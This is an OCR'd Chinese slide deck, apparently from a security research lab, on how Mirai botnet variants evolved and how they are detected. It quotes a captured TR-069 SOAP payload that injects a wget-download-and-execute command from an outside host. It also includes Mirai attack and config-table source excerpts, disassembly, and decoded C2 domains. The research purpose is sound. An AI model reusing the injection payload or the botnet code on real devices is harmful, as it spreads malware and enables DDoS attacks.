Mirai botnet的演进

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提纲

- 我们Mirai相关的博客和开放数据
- Mirai传播方式的变化及样本的捕获
- 如何检测Mirai变种？
  - 检测维度及相关数据的提取
- 典型变种分析
  - DGA变种
  - SSH scanner 变种
  - 一个支持多种伪HTTP agent的变种


我们Mirai相关的博客

- 2016-09-06, we noticed massive scans against TCP ports of 23/2323
- 2016-10-15, we wrote our first Mirai blog: "***A quick stats on the 608,083 Mirai IPs that hit our honeypots in the past 2.5 months***"
  - http://blog.netlab.360.com/a-quick-stats-on-the-608-083-mirai-ips-that-hit-our-honeypots-in-the-past-2-5-months/

- 2016-11-29, we added support for TCP port 7547 and 5555 scanners, and wrote a blog on that: "德国电信断网：**Mirai**僵尸网络的新变种和旧主控"
  - http://blog.netlab.360.com/a-mirai-botnet-evolvement-new-variant-and-old-c2/


- 2016-12, we wrote 2 blogs on Mirai DGA variants:
  - ***"Now Mirai Has DGA Feature Built in"***
  - ***"New Mirai DGA Seed 0x91 Brute Forced"***

开放数据之Mirai scanner




http://data.netlab.360.com/mirai-scanner/


开放数据之Mirai C2与指令




http://data.netlab.360.com/mirai-c2/

近3个月跟踪指令的统计







http://data.netlab.360.com/mirai-c2/

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
Mirai传播方式之*Telnet*

- 包括TCP端口23和2323



- 最早发现、仍在活跃的传播区间（infection vector）

我们的Telnet蜜罐

- 我们基于hontel开发了一个定制的Telnet蜜罐
  - ***Hontel***：基于Linux ***chroot***机制、使用 Python开发的开源蜜罐
    - https://github.com/stamparm/hontel

- 我们做了如下改进：
  - Bug fixing
  - Hooking shell command to prevent sample running
  - Simulating IoT devices (e.g., setting up fake ***/proc/cpuinfo***)
  - URL文件名枚举
    - ***mirai.x86, mirai.arm, mirai.m68k, mirai.mips, mirai.mpsl, …***

针对*tr-069/064*的私有蜜罐

- 2016/11，出现了针对TCP 7547/5555端口的扫描

  <?xml version="1.0"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"> <SOAP-ENV:Body> <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1">

  *<**NewNTPServer1**>`cd /tmp;wget http://srrys.pw/1;chmod 777 1;./1`</**NewNTPServer1**>*

  <NewNTPServer2></NewNTPServer2> <NewNTPServer3></NewNTPServer3> </u:SetNTPServers> </SOAP-ENV:Body></SOAP-ENV:Envelope>“

- 我们基于Python的bottle和paste库开发了一个基于HTTP的蜜罐
  - 关键在于接受HTTP POST请求，解析 **NewNTPServer1** tag内的内容

样本收集方式的统计

Infection vectors/sources	Unique samples
Telnet (TCP ports 23/2323)	1,789
Virustotal	1,223
TCP port 7547	253

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检测变种的维度

- 变种意味着功能的变化，最终体现在代码上
  - 通常在2进制层面进行检测

- 对于botnet，常常围绕C2来划分家族、追踪变种
  - C2协议：消息格式和交互方式
  - C2配置信息的格式和存储方式

- 对于DDoS类型的botnet，攻击类型和具体攻击方式的变化也是划分变种的重要维度

我们的检测维度

- 攻击类型
  - syn_flood/http_flood/…
- 配置信息
- 扫描端口
  - 最初的Mirai只扫描23/2323端口
- 暴力破解用到的用户名和口令

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- 典型变种分析

Mirai的攻击方式初始化

…/bot/attack.c

```
00022: BOOL attack_init(void)
00023: {
00024:     int i;
00025:
00026:     add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
00027:     add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
00028:     add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
00029:     add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);
00030:
00031:     add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
00032:     add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
00033:     add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);
00034:
00035:     add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
00036:     add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);
00037:
00038:     //add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
00039:     add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);
00040:
00041:     return TRUE;
00042: } ? end attack_init ?
```

*attack_init*函数的几个特点


```
00022: BOOL attack_init(void)
00023: {
00024:     int i;
00025:
00026:     add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
00027:     add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
00028:     add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
00029:     add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);
00030:
00031:     add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
00032:     add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
00033:     add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);
00034:
00035:     add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
00036:     add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);
00037:
00038:     //add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
00039:     add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);
00040:
00041:     return TRUE;
00042: } ? end attack_init ?
```


- 支持11种攻击类型
  - 只用了10种
- 每种攻击类型分配了一个0~10之间的指令码

…/bot/attack.h

```
#define ATK_VEC_UDP          0  /* Straight up UDP flood */
#define ATK_VEC_VSE          1  /* Valve Source Engine query flood */
#define ATK_VEC_DNS          2  /* DNS water torture */
#define ATK_VEC_SYN          3  /* SYN flood with options */
#define ATK_VEC_ACK          4  /* ACK flood */
#define ATK_VEC_STOMP        5  /* ACK flood to bypass mitigation devices */
#define ATK_VEC_GREIP        6  /* GRE IP flood */
#define ATK_VEC_GREETH       7  /* GRE Ethernet flood */
//#define ATK_VEC_PROXY        8  /* Proxy knockback connection */
#define ATK_VEC_UDP_PLAIN    9  /* Plain UDP flood optimized for speed */
#define ATK_VEC_HTTP         10 /* HTTP layer 7 flood */
```


2进制的attack_init





```
public attack_init
attack_init proc near
push    ebx
sub     esp, 10h
push    8
push    1
call    calloc
mov     ebx, eax
mov     byte ptr [eax+4], 0
mov     dword ptr [eax], offset attack_udp_generic
pop     eax
xor     eax, eax
mov     al, ds:methods_len
pop     edx
lea     eax, ds:4[eax*4]
push    eax
mov     eax, ds:methods
push    eax
call    realloc
mov     dl, ds:methods_len
xor     ecx, ecx
mov     cl, dl
inc     edx
mov     ds:methods, eax
mov     [eax+ecx*4], ebx
mov     ds:methods_len, dl
pop     ecx
pop     ebx
push    8
push    1
call    calloc
mov     ebx, eax
mov     byte ptr [eax+4], 1
mov     dword ptr [eax], offset attack_udp_vse
pop     eax
xor     eax, eax
mov     al, ds:methods_len
pop     edx
lea     eax, ds:4[eax*4]
push    eax
mov     eax, ds:methods
push    eax
call    realloc
mov     dl, ds:methods_len
xor     ecx, ecx
mov     cl, dl
inc     edx
mov     ds:methods, eax
```

2进制的*attack_init* 及其特征



- 只有单个的指令块
- 多数情况下，add_attack会被优化，
  - *calloc* and *realloc*
- calloc的参数固定为1和8
  - 对于M68K cpu为1和6
- 攻击方法及其指令码存放在*calloced* 的缓冲中
  - 位移分别是1和4

依据攻击类型变化发现的变种

Attack types	Sample count
0_1_2_3_4_5_6_7_9_10	2109
0_1_2_3	65
0_1_2_3_4	54
0_1_2_3_4_5_6_7_8_9_10	44
0_1_2_3_4_5_6_7_9_10_12	26
0_1_2_3_4_5_6_7_9_10_11_12	17
0_1_2_3_4_5_6_7_9_10_11	11
0_1_2_3_4_6_7_8	5
0_1_2_3_4_5_6_7_9	4

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关于Mirai的配置信息

- 这里的配置信息包括:
  - C2/report servers
  - 扫描和攻击参数
  - 其它运行时参数

- Mirai配置信息做了加密处理，只有用到时才解密

- 密文的初始化在一个名为***table_init***的函数中完成

关于*table_init*

```
00016: void table_init(void)
00017: {
00018:     add_entry(TABLE_CNC_DOMAIN, "\x41\x4C\x41\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C\x41\x4D\x4F\x
00019:     add_entry(TABLE_CNC_PORT, "\x22\x35", 2);    // 23
00020:
00021:     add_entry(TABLE_SCAN_CB_DOMAIN, "\x50\x47\x52\x4D\x50\x56\x0C\x41\x4A\x43\x4C\x45\x47\x4F\x47\x0C
00022:     add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2);          // 48101
00023:
00024:     add_entry(TABLE_EXEC_SUCCESS, "\x4E\x4B\x51\x56\x47\x4C\x4B\x4C\x45\x02\x56\x57\x4C\x12\x22", 15)
00025:
00026:     // safe string https://youtu.be/dQw4w9WgXcQ
00027:     add_entry(TABLE_KILLER_SAFE, "\x4A\x56\x56\x52\x51\x18\x0D\x0D\x5B\x4D\x57\x56\x57\x0C\x40\x47\x0D\x46\x73\x55\x16\x55\x1B\x75\x45\x7A\x41\x73\x22", 29);
00028:     add_entry(TABLE_KILLER_PROC, "\x0D\x52\x50\x4D\x41\x0D\x22", 7);
00029:     add_entry(TABLE_KILLER_EXE, "\x0D\x47\x5A\x47\x22", 5);
00030:     add_entry(TABLE_KILLER_DELETED, "\x02\x0A\x46\x47\x4E\x47\x56\x47\x46\x0B\x22", 11);
00031:     add_entry(TABLE_KILLER_FD, "\x0D\x44\x46\x22", 4);
00032:     add_entry(TABLE_KILLER_ANIME, "\x0C\x43\x4C\x4B\x4F\x47\x22", 7);
00033:     add_entry(TABLE_KILLER_STATUS, "\x0D\x51\x56\x43\x56\x57\x51\x22", 8);
00034:     add_entry(TABLE_MEM_QBOT, "\x70\x67\x72\x6D\x70\x76\x02\x07\x51\x18\x07\x51\x22", 13);
00035:     add_entry(TABLE_MEM_QBOT2, "\x6A\x76\x76\x72\x64\x6E\x6D\x6D\x66\x22", 10);
00036:     add_entry(TABLE_MEM_QBOT3, "\x6E\x6D\x6E\x6C\x6D\x65\x76\x64\x6D\x22", 10);
00037:     add_entry(TABLE_MEM_UPX, "\x7E\x5A\x17\x1A\x7E\x5A\x16\x66\x7E\x5A\x16\x67\x7E\x5A\x16\x67\x7E\x5A\x16\x11\x7E\x5A\x17\x12\x7E\x5A\x16\x14\x7E\x5A\x10\x10
00038:     add_entry(TABLE_MEM_ZOLLARD, "\x58\x4D\x4E\x4E\x43\x50\x46\x22", 8);
00039:     add_entry(TABLE_MEM_REMAITEN, "\x65\x67\x76\x6E\x6D\x61\x63\x6E\x6B\x72\x22", 11);
00040:
00041:     add_entry(TABLE_SCAN_SHELL, "\x51\x4A\x47\x4E\x4E\x22", 6);
00042:     add_entry(TABLE_SCAN_ENABLE, "\x47\x4C\x43\x40\x4E\x47\x22", 7);
00043:     add_entry(TABLE_SCAN_SYSTEM, "\x51\x5B\x51\x56\x47\x4F\x22", 7);
00044:     add_entry(TABLE_SCAN_SH, "\x51\x4A\x22", 3);
00045:     add_entry(TABLE_SCAN_QUERY, "\x0D\x40\x4B\x4C\x0D\x40\x57\x51\x5B\x40\x4D\x5A\x02\x
00046:     add_entry(TABLE_SCAN_RESP, "\x6F\x6B\x70\x63\x6B\x18\x02\x43\x52\x52\x4E\x47\x56\x02\x4C\x4D\x
00047:     add_entry(TABLE_SCAN_NCORRECT, "\x4C\x41\x4D\x50\x50\x47\x41\x56\x22", 9);
00048:     add_entry(TABLE_SCAN_PS, "\x0D\x40\x4B\x4C\x0D\x40\x57\x51\x5B\x40\x4D\x5A\x02\x52\x51\x22", 16);
00049:     add_entry(TABLE_SCAN_KILL_9, "\x0D\x40\x4B\x4C\x0D\x40\x57\x51\x5B\x40\x4D\x5A\x02\x49\x4B\x4E\x4E\x02\x0F\x1B\x02\x22", 22);
00050:
00051:     add_entry(TABLE_ATK_VSE, "\x76\x71\x4D\x57\x50\x41\x47\x02\x67\x4C\x45\x4B\x4C\x47\x02\x73\x57\x47\x50\x5B\x22", 21);
00052:     add_entry(TABLE_ATK_RESOLVER, "\x0D\x47\x56\x41\x0D\x50\x47\x51\x4D\x4E\x54\x0C\x41\x4D\x4C\x44\x
00053:     add_entry(TABLE_ATK_NSERV, "\x4C\x43\x4F\x47\x51\x47\x50\x54\x47\x50\x02\x22", 12);
00054:
00055:     add_entry(TABLE_ATK_KEEP_ALIVE, "\x61\x4D\x4C\x4C\x47\x41\x56\x4B\x4D\x4C\x18\x02\x49\x47\x47\x52
00056:     add_entry(TABLE_ATK_ACCEPT, "\x63\x41\x41\x47\x52\x56\x18\x02\x56\x47\x5A\x56\x0F\x4A\x56\x4F\x4E
00057:     add_entry(TABLE_ATK_ACCEPT_LNG, "\x63\x41\x41\x47\x52\x56\x0F\x6E\x43\x4C\x45\x57\x43\x45\x47\x18
00058:     add_entry(TABLE_ATK_CONTENT_TYPE, "\x61\x4D\x4C\x56\x47\x4C\x56\x0F\x76\x5B\x52\x47\x18\x02\x43\x
00059:     add_entry(TABLE_ATK_SET_COOKIE, "\x51\x47\x56\x61\x4D\x4D\x49\x4B\x47\x0A\x05\x22", 12);
```


C2 server/port

report server/port

扫描用的运行参数

攻击用的运行参数

2进制的*table_init*函数及其特征




```
public table_init
table_init proc near

var_1C= dword ptr -1Ch

push    ebx
sub     esp, 14h
push    1Eh
call    malloc
add     esp, 0Ch
mov     ebx, eax
push    1Eh
push    offset aAla     ; "ALA"
push    eax
call    util_memcpy
mov     ds:dword_80569B8, ebx
mov     [esp+1Ch+var_1C], 2
mov     ds:word_80569BC, 1Eh
call    malloc
add     esp, 0Ch
mov     ebx, eax
push    2
push    offset unk_8054D56
push    eax
call    util_memcpy
mov     ds:dword_80569C0, ebx
mov     [esp+1Ch+var_1C], 1Dh
mov     ds:word_80569C4, 2
call    malloc
add     esp, 0Ch
mov     ebx, eax
push    1Dh
push    offset unk_8054D59
push    eax
call    util_memcpy
mov     ds:dword_8056A30, ebx
mov     [esp+1Ch+var_1C], 2
mov     ds:word_8056A34, 1Dh
call    malloc
add     esp, 0Ch
mov     ebx, eax
push    2
push    offset unk_8054D6E
push    eax
call    util_memcpy
mov     ds:dword_8056A38, ebx
mov     [esp+1Ch+var_1C], 0Fh
mov     ds:word_8056A3C, 2
```

100.00% (-87,-11) (536,5) 000093A3 080513A3: table_init+33 (Sync

- 只包含单一的大语句块
  - 通常多于500条指令
- 多数情况下add_entry被内联(inline)优化，只看到*malloc*和*util_memcpy*
- 密文的地址和大小作为参数2/3传给util_memcpy

配置信息示例1

MD5=f7ae676c32040f796e91de2db15950e3

- "cheatsthebike.club"
- -port 23
- "cheatsthebike.club"
- -port 48101
- "listening tun0"
- "https://youtu.be/dQw4w9WgXcQ"
- "/proc/"
- "/exe"
- "(deleted)"
- "47.102.100.0"
- ".anime"
- "/status"
- "REPORT %s:%s"
- "MIRAI: applet not found"
- "ncorrect"
- "/bin/busybox ps"
- "/bin/busybox kill -9"
- "TSource Engine Query"
- "/etc/resolv.conf"
- "nameserver"
- "Connection: keep-alive"
- "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8"
- "Accept-Language: en-US,en;q=0.8"

配置信息示例2

- "friend.dancewithme.gq"
- -port 7756
- "friend2.dancewithme.gq"
- -port 7362
- "*gosh that chinese family at the other table sure ate alot*"
- "/proc/"
- "/exe"
- "(deleted)"
- "47.102.100.0"
- "/maps"
- ANIME"
- "dvrHelper"

